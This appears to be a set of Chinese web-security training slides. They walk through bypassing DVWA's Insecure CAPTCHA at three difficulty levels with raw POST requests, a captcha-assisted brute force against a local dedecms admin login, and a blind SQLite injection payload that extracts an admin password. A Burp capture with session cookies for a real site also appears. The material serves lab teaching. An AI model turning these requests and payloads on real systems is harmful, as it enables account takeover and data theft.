### 再开代理正常访问抓包

No.	URL	Method	Path	Status	Size	Type	Content
20	http://butian.360.cn	GET	/Loo	200	20085	HTML	è¼å - ä¼ ä¸ä¸æ¸...
21	http://butian.360.cn	GET	/Company/u/%E6%B1%9F%E8...	200	13256	HTML	è¼å - ä¼ ä¸ä¸æ¸...
22	http://butian.360.cn	GET	/Service	200	13458	HTML	è¼å - ä¼ ä¸ä¸æ¸...
34	http://butian.360.cn	GET	/Rank/whitehat	200	21208	HTML	è¼å - ä¼ ä¸ä¸æ¸...
40	http://butian.360.cn	POST	/Rank/whitehatRank	200	2694	JSON	
44	http://butian.360.cn	GET	/Reward/plan	200	21012	HTML	è¼å - ä¼ ä¸ä¸æ¸...
46	http://butian.360.cn	POST	/Reward/corps	200	13186	JSON	
47	http://butian.360.cn	POST	/Reward/corps	200	2665	JSON	
48	http://butian.360.cn	GET	/Article/index	200	15802	HTML	è¼å - ä¼ ä¸ä¸æ¸...
51	http://butian.360.cn	GET	/Article/content/id/161	200	20864	HTML	è¼å - ä¼ ä¸ä¸æ¸...
52	http://butian.360.cn	GET	/Loo	200	20085	HTML	è¼å - ä¼ ä¸ä¸æ¸...
53	http://butian.360.cn	POST	/Home/Loo	200	21036	HTML	è¼å - ä¼ ä¸ä¸æ¸...
59	http://butian.360.cn	POST	/Home/Loo	200	11889	HTML	è¼å - ä¼ ä¸ä¸æ¸...

Request

Response

Raw

Params

Headers

Hex

Cache-Control: max-age=0  
Origin: http://butian.360.cn  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.110 Safari/537.36  
Content-Type: application/x-www-form-urlencoded  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Referer: http://butian.360.cn/Home/Loo  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.8  
Cookie: \_\_guid=67796994.1299894226161218000.1488948541168.072; UM\_distinctid=15ad1b1a91a8e9-0e018d43d313e1-6b1b1279-1fa400-15ad1b1a91b4ef; \_\_huid=10DR1YPQQx4CEvjQxKgimird7CEUnpV94I59GbYOIOCHU8%3D; Q=u%3D%2501%2559%2500%2550%25P1%250Q%25Q6%25Q8%25PP%25RP1234%26n%3Djubnzv\_fo%26le%3Dp3IvrJ4lZQN4ZwxlZPH0ZQR2Z15wo20%3D%26m%3D%26qid%3D511742823%26im%3D1\_7%26src%3Dpcw\_webscan%26t%3D1; T=s%3D29517568bfef129c16667110bd101b80%26t%3D1493556916%26lm%3D%26lf%3D1%26sk%3D90f1611d52635350382e75d73f7e95bb%26mt%3D1493556916%26rc%3D%26v%3D2.0%26a9\_\_gid=67796994.530383047.1491461830729.1494298717149.30; PHPSESSID=kqsaf195spjqlj14aqh1kigjd3; \_\_q\_\_=1494420913227; \_currentUrl\_=%2FHome%2FLoo  
Connection: close

search=aaaaaaaa



## 如何挖洞？

然后每个数据包分析

某安全工程师在渗透测试一个网站发现下面的url:

`http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg &filename=黑猫警长.jpg`

访问后的页面如图所示:

文件名: 黑帽警长.jpg



发挥自己的想象, 结合第四课所学漏洞知识, 这样的url可能会存在哪些漏洞, 请至少列出三种类型的漏洞, 并写出验证你想法的url

评分标准: 本题满分10分, 写出一种给4分, 写出两种给7分, 写出三种给10分, 漏洞类型和验证url分数各占一半 (10分)





# 如何挖洞？


找到特定的漏洞的疑似问题再用特定的字典扫

弱口令字典

敏感文件字典

SQL注入字典

XSS POC字典



## Vulnerability: Insecure CAPTCHA

reCAPTCHA API key missing from config file: D:\phpStudy\WWW\DVWA-1.9\config\config.inc.php

Please register for a key from reCAPTCHA: <https://www.google.com/recaptcha/admin/create>

### More Information

- <http://www.captcha.net/>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing\\_for\\_Captcha\\_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))

config.inc.php x

```
22
23 # ReCAPTCHA settings
24 #   Used for the 'Insecure CAPTCHA' module
25 #   You'll need to generate your own keys at: h
26 $_DVWA[ 'recaptcha_public_key' ] = '';
27 $_DVWA[ 'recaptcha_private_key' ] = '';
28
```



## DVWA的最后一课

You don't have any sites registered to use the reCAPTCHA API

Register a new site

### Label

For example, example.com: Comments page

### Choose the type of reCAPTCHA ?

- ☐ reCAPTCHA V2  
Validate users with the "I'm not a robot" checkbox.
- ☐ Invisible reCAPTCHA  
Validate users in the background.

☒ Send alerts to owners ?

Register



# DVWA的最后一课

Low等级

输入密码password

注入验证码

change

DVWA

## Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:

GRANCAR VENDES


输入文字:

Change

More Information



Change按钮



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

## Vulnerability: Insecure CAPTCHA

You passed the CAPTCHA! Click the button to confirm your changes.

Change

### More Information

- <http://www.captcha.net/>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing\\_for\\_Captcha\\_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))



完成



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

## Vulnerability: Insecure CAPTCHA

Password Changed.

### More Information

- <http://www.captcha.net/>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing\\_for\\_Captcha\\_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))



## DVWA的最后一课

发第二步change包  
直接改密码

97	http://127.0.0.1	POST	/DVWA-1.9/vulnerabilities/captc...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	6019	HTML
103	http://127.0.0.1	POST	/DVWA-1.9/vulnerabilities/captc...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5657	HTML

RequestResponse

RawParamsHeadersHex

```
POST /DVWA-1.9/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Referer: http://127.0.0.1/DVWA-1.9/vulnerabilities/captcha/
Cookie: security=low; PHPSESSID=nunvurcgkc5baf1u3ms3138oa7
Connection: close
Upgrade-Insecure-Requests: 1

step=2&password_new=password&password_conf=password&Change=Change
```





# DVWA的最后一课

Medium等级

一模一样


The screenshot shows the DVWA web application interface. At the top, there is a black header with the DVWA logo. Below the header, the page title is "Vulnerability: Insecure CAPTCHA". On the left side, there is a sidebar menu with various options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA (highlighted in green), SQL Injection, SQL Injection (Blind), XSS (Reflected), and XSS (Stored). The main content area displays a "Change your password:" form. It includes two input fields for "New password:" and "Confirm new password:". Below these fields is a CAPTCHA image showing the word "GAMES" and the number "5600". To the right of the CAPTCHA image is a reCAPTCHA logo. Below the CAPTCHA image is a yellow input field with the placeholder text "输入文字:". At the bottom of the form is a "Change" button. The page also has a "More Information" link at the bottom.



# DVWA的最后一课

Medium等级

一模一样






# DVWA的最后一课

Medium等级

一模一样



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

## Vulnerability: Insecure CAPTCHA

Password Changed.

### More Information

- <http://www.captcha.net/>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing\\_for\\_Captcha\\_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))

发第二步change包  
直接改密码

119	http://127.0.0.1	POST	/DVWA-1.9/vulnerabilities/captc...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5666	HTML
122	http://127.0.0.1	GET	/DVWA-1.9/vulnerabilities/captc...	<input type="checkbox"/>	<input type="checkbox"/>	200	5617	HTML
123	http://127.0.0.1	GET	/DVWA-1.9/vulnerabilities/captc...	<input type="checkbox"/>	<input type="checkbox"/>	200	5617	HTML

Request	Response
Raw	Params
Headers	Hex

```
POST /DVWA-1.9/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Referer: http://127.0.0.1/DVWA-1.9/vulnerabilities/captcha/
Cookie: security=medium; PHPSESSID=nunvurcgkc5baf1u3ms3138oa7
Connection: close
Upgrade-Insecure-Requests: 1

step=2&password_new=password&password_conf=password&passed_captcha=true&Change=Change
```



# DVWA的最后一课

high等级

没有第二步change了

The screenshot shows the DVWA web application interface. The top navigation bar is dark grey with the DVWA logo. The left sidebar contains a list of vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA (highlighted in green), SQL Injection, SQL Injection (Blind), XSS (Reflected), and XSS (Stored). The main content area is titled 'Vulnerability: Insecure CAPTCHA'. It features a form for changing a password with fields for 'New password:' and 'Confirm new password:'. Below these fields is a CAPTCHA image showing a distorted image of a sheep and the word 'WOOLWICH'. A text input field labeled '输入文字:' (Enter text) is provided for the user to input the CAPTCHA text. To the right of the input field are buttons for refreshing the CAPTCHA, a volume icon, and a help icon. A 'Change' button is located at the bottom of the form. The bottom of the page has a 'More Information' link.

DVWA

## Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:

输入文字:

Change

More Information



# DVWA的最后一课

high等级

没有第二步change了



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

## Vulnerability: Insecure CAPTCHA

Password Changed.

### More Information

- <http://www.captcha.net/>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing\\_for\\_Captcha\\_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))

好像搞不定了

黑盒唯一能确定的是  
user\_token是没有验证的

```
POST /DVWA-1.9/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 380
Referer: http://127.0.0.1/DVWA-1.9/vulnerabilities/captcha/
Cookie: security=high; PHPSESSID=nunvurcgkc5baf1u3ms3138oa7
Connection: close
Upgrade-Insecure-Requests: 1

step=1&password_new=password&password_conf=password&recaptcha_challenge_field=03A
IezHSY-coky4I48onphAd87nSZX28PPYp_caEB6b6uRbmG92GY6vCxQqxVluCiN8rgWuWS4B90i0UpSJH
kNXyU2eI1wJ7rBJqvyDr1Z1VBVY_UA-4SbMSXNbujne59RfdSgXCztLo5EyuG7Rqt-JbM_WwWvLmHB8Ky
TjA9COWS7zndHkWuoOek3oHrDK1FFVbnEjfq1n7NA&recaptcha_response_field=oswald+wyrthe&u
ser_token=81e5e513b290c6c6ff0bb040a7bac305&Change=Change
```





# DVWA的最后一课

## 看源码

```
// Did the CAPTCHA fail?
if( !$resp->is_valid && ( $_POST[ 'recaptcha_response_field' ] != 'hidd3n_valu3' || $_SERVER[ 'HTTP_USER_AGENT' ] != 'reCAPTCHA' ) ) {
    // What happens when the CAPTCHA was entered incorrectly
    $html .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
    $hide_form = false;
    return;
}
```

```
POST /DVWA-1.9/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
User-Agent: reCAPTCHA
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Referer: http://127.0.0.1/DVWA-1.9/vulnerabilities/captcha/
Cookie: security=high; PHPSESSID=nunvurcgkc5baf1u3ms3l38oa7
Connection: close
Upgrade-Insecure-Requests: 1

step=1&password_new=password&password_conf=password&recaptcha_response_field=hidd3n_valu3&Change=Change
```

```
src="http://www.google.com/recaptcha/api/noscript?k=6LecyiAUAAAAADmiIlq46jlevw-v7S8Y1S82d5s6" height="300" width="500" frameborder="0"></iframe><br/>
<textarea name="recaptcha_challenge_field" rows="3"
cols="40"></textarea>
<input type="hidden" name="recaptcha_response_field"
value="manual_challenge"/>
</noscript>

<!-- **DEV NOTE** Response: 'hidd3n_valu3' &&
User-Agent: 'reCAPTCHA' **/DEV NOTE** -->

<input type='hidden' name='user_token'
value='407105d8c0be5f5f547870a8f686fb2a' />
<br />

<input type="submit" value="Change" name="Change">
</form>
<pre>Password Changed.</pre>
</div>

<h2>More Information</h2>
<ul>
<li><a href="http://hiderefer.com/?http://www.captcha.net/"
target="_blank">http://www.captcha.net/</a></li>
<li><a
href="http://hiderefer.com/?https://www.google.com/recaptcha/"
target="_blank">https://www.google.com/recaptcha/</a></li>
<li><a
href="http://hiderefer.com/?https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AI-012)"
target="_blank">https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AI-012)</a></li>
</ul>
</div>
```



# 带验证码的暴力破解

## dedecms安装

织梦CMS - 轻松建站从此开始！

高级搜索 | 网站地图 | TAG标签 | RSS订阅 | [设为首页] [加入收藏]

建站如此简单！  
**DEDECMS**

主页 | 网页基础 | 站长图集 | 软件下载 | 商品销售 | 分类信息 | 织梦CMS | 帮助文档

在这里搜索...

检索标题

搜索

热门标签: dedecms5.1 sp1 免费版

{dede:招聘启事 标题='织梦'}

2010年，新一年，新征程..... 织梦大家庭招募能够共同创业的新伙伴。首要特点：织梦需要的是创业伙伴，而非普通员工。织梦是一个大家共同的创业平台！繁华浮躁的时代， ...[查看全文]

完全了解AJAX

JavaScript基础知识总结

最新更新

▪ DedeCMS产品授权在线购买

▪ 我的眼界--一些关于花的照片

▪ 武夷山的美景真是不错

▪ DedeCMS V5.6 开发日志及新

▪ 农家小院丝瓜架下

▪ 美丽的风景尽收眼底

JavaScript的9个陷阱及评点

Web2.0十大Ajax安全漏洞以及

DedeCMS 最终用户授权协议

原创风景图片

海岛风光

DedeCMS产品相关截图

流连忘返的香樟大道

DedeCMS产品商业授权

特别推荐

▪ {dede:招聘启事 标题='织梦'

04-08

▪ DedeCMS产品商业授权

04-07

▪ DedeCMS模板定制服务

04-07

▪ Dreamweaver基础教程：层及其

04-07

▪ 插入的Flash添加透明或其他

04-07

互动中心

踩踩 | 评论 | 会员

你好：admin，欢迎登录

我的留言  
发表文章  
访客记录

我的收藏  
好友管理  
查找好友

会员中心 | 资料 | 空间 | 退出登录

最近登陆的会员

尘源细蔬

沙美

越界



## 带验证码的暴力破解

### Burp抓包

```
POST /dedecms/dede/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Referer: http://127.0.0.1/dedecms/dede/login.php?gotopage=%2Fdedecms%2Fdede%2F
Cookie: menuitems=1_1%2C2_1%2C3_1; PHPSESSID=i37mepv43vdajufdq24ii2u3
Connection: close
Upgrade-Insecure-Requests: 1

gotopage=%2Fdedecms%2Fdede%2F&dopost=login&adminstyle=newdedecms&userid=admin&pwd=1111&validate=stum&sml=
```



# 带验证码的暴力破解

## PKAV HTTP Fuzzer配置

☐ 不限定

☐ 清晰的数字

☒ 限定为以下字符:

0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

☐ 第三方识别引擎

☒ 亦思验证码识别引擎

☐ 次世代验证码识别引擎

识别库:

加载...

识别测试:

验证码图片:

获取到的验证码为:

STIC

识别测试

变体设置

图片型验证码识别

非图片型验证码识别

重放选项

发包器

工具说明

就绪!



## 带验证码的暴力破解

开始暴力破解

目标主机

主机: 127.0.0.1

端口:

80

☐ 使用SSL

控制台

启动

暂停

停止

请求结果

序号	变体值1	验证码	状态码	错误	超时	长度	匹配
1	111	BRUN	200	否	否	906	
2	1	BLUN	200	否	否	906	
3	12	SLIC	200	否	否	906	
4	!@#123	FR0S	200	否	否	906	
5	123321	SCRA	200	否	否	906	
6	*****	JELL	200	否	否	906	
7	000	PRIN	200	否	否	906	
8	10011C12010...	SPLA	200	否	否	906	
9	123	BLES	200	否	否	906	
10	123!@#	BRIC	200	否	否	906	
11	123456	STUM	200	否	否	906	
12	123654	STAM	200	否	否	906	
13	12345	CRIS	200	否	否	906	
14	123go	CRIS	200	否	否	906	
15	123654789.	FLIC	200	否	否	906	
16	123654789	GRAS	200	否	否	906	
17	123654789!	BLAC	200	否	否	906	



python

Python-lxml

<https://pypi.python.org/pypi/lxml/>

## Attacks:

- Blind SQL Injection (*boolean*) - **vulnerable|exploit|info**
- Blind SQL Injection (*time*) - **vulnerable|exploit|info**
- UNION SQL Injection - **vulnerable|exploit|info**
- Login Bypass - **vulnerable|exploit|info**
- HTTP Parameter Pollution - **vulnerable|exploit|info**
- Cross Site Scripting (*reflected*) - **vulnerable|exploit|info**
- Cross Site Scripting (*stored*) - **vulnerable|exploit|info**
- Cross Site Scripting (*DOM*) - **vulnerable|exploit|info**
- Cross Site Scripting (*JSONP*) - **vulnerable|exploit|info**
- XML External Entity (*local*) - **vulnerable|exploit|info**
- XML External Entity (*remote*) - **vulnerable|exploit|info**
- Server Side Request Forgery - **vulnerable|exploit|info**
- Blind XPath Injection (*boolean*) - **vulnerable|exploit|info**
- Cross Site Request Forgery - **vulnerable|exploit|info**
- Frame Injection (*phishing*) - **vulnerable|exploit|info**
- Frame Injection (*content spoofing*) - **vulnerable|exploit|info**
- Clickjacking - **exploit|info**
- Unvalidated Redirect - **vulnerable|exploit|info**
- Arbitrary Code Execution - **vulnerable|exploit|info**
- Full Path Disclosure - **vulnerable|exploit|info**
- Source Code Disclosure - **vulnerable|exploit|info**
- Path Traversal - **vulnerable|exploit|info**
- File Inclusion (*remote*) - **vulnerable|exploit|info**
- HTTP Header Injection (*phishing*) - **vulnerable|exploit|info**
- Component with Known Vulnerability (*pickle*) - **vulnerable|exploit|info**
- Denial of Service (*memory*) - **vulnerable|exploit|info**

布尔型盲注

延时型盲注

回显注入

万能密码

注入绕过的新技巧：分割参数

Python+SQLite

```
http://127.0.0.1:65412/?id=(SELECT
(CASE WHEN (SUBSTR((SELECT password
FROM users WHERE
name='admin'),2,1)='e') THEN
(LIKE('ABCDEFGFG',UPPER(HEX(RANDOMBL
OB(3000000000)))) ELSE 0 END))
```



## Attacks:

- Blind SQL Injection (*boolean*) - **vulnerable|exploit|info**
- Blind SQL Injection (*time*) - **vulnerable|exploit|info**
- UNION SQL Injection - **vulnerable|exploit|info**
- Login Bypass - **vulnerable|exploit|info**
- HTTP Parameter Pollution - **vulnerable|exploit|info**
- Cross Site Scripting (*reflected*) - **vulnerable|exploit|info**
- Cross Site Scripting (*stored*) - **vulnerable|exploit|info**
- Cross Site Scripting (*DOM*) - **vulnerable|exploit|info**
- Cross Site Scripting (*JSONP*) - **vulnerable|exploit|info**
- XML External Entity (*local*) - **vulnerable|exploit|info**
- XML External Entity (*remote*) - **vulnerable|exploit|info**
- Server Side Request Forgery - **vulnerable|exploit|info**
- Blind XPath Injection (*boolean*) - **vulnerable|exploit|info**
- Cross Site Request Forgery - **vulnerable|exploit|info**
- Frame Injection (*phishing*) - **vulnerable|exploit|info**
- Frame Injection (*content spoofing*) - **vulnerable|exploit|info**
- Clickjacking - **exploit|info**
- Unvalidated Redirect - **vulnerable|exploit|info**
- Arbitrary Code Execution - **vulnerable|exploit|info**
- Full Path Disclosure - **vulnerable|exploit|info**
- Source Code Disclosure - **vulnerable|exploit|info**
- Path Traversal - **vulnerable|exploit|info**
- File Inclusion (*remote*) - **vulnerable|exploit|info**
- HTTP Header Injection (*phishing*) - **vulnerable|exploit|info**
- Component with Known Vulnerability (*pickle*) - **vulnerable|exploit|info**
- Denial of Service (*memory*) - **vulnerable|exploit|info**

反射型xss

存储型xss

Dom型xss

特殊应用场景的反射型xss

xss应用：csrf

xss应用：钓鱼

xss应用：黑页

xss应用：点击劫持

Jsonp callback

## Attacks:

- Blind SQL Injection (*boolean*) - **vulnerable|exploit|info**
- Blind SQL Injection (*time*) - **vulnerable|exploit|info**
- UNION SQL Injection - **vulnerable|exploit|info**
- Login Bypass - **vulnerable|exploit|info**
- HTTP Parameter Pollution - **vulnerable|exploit|info**
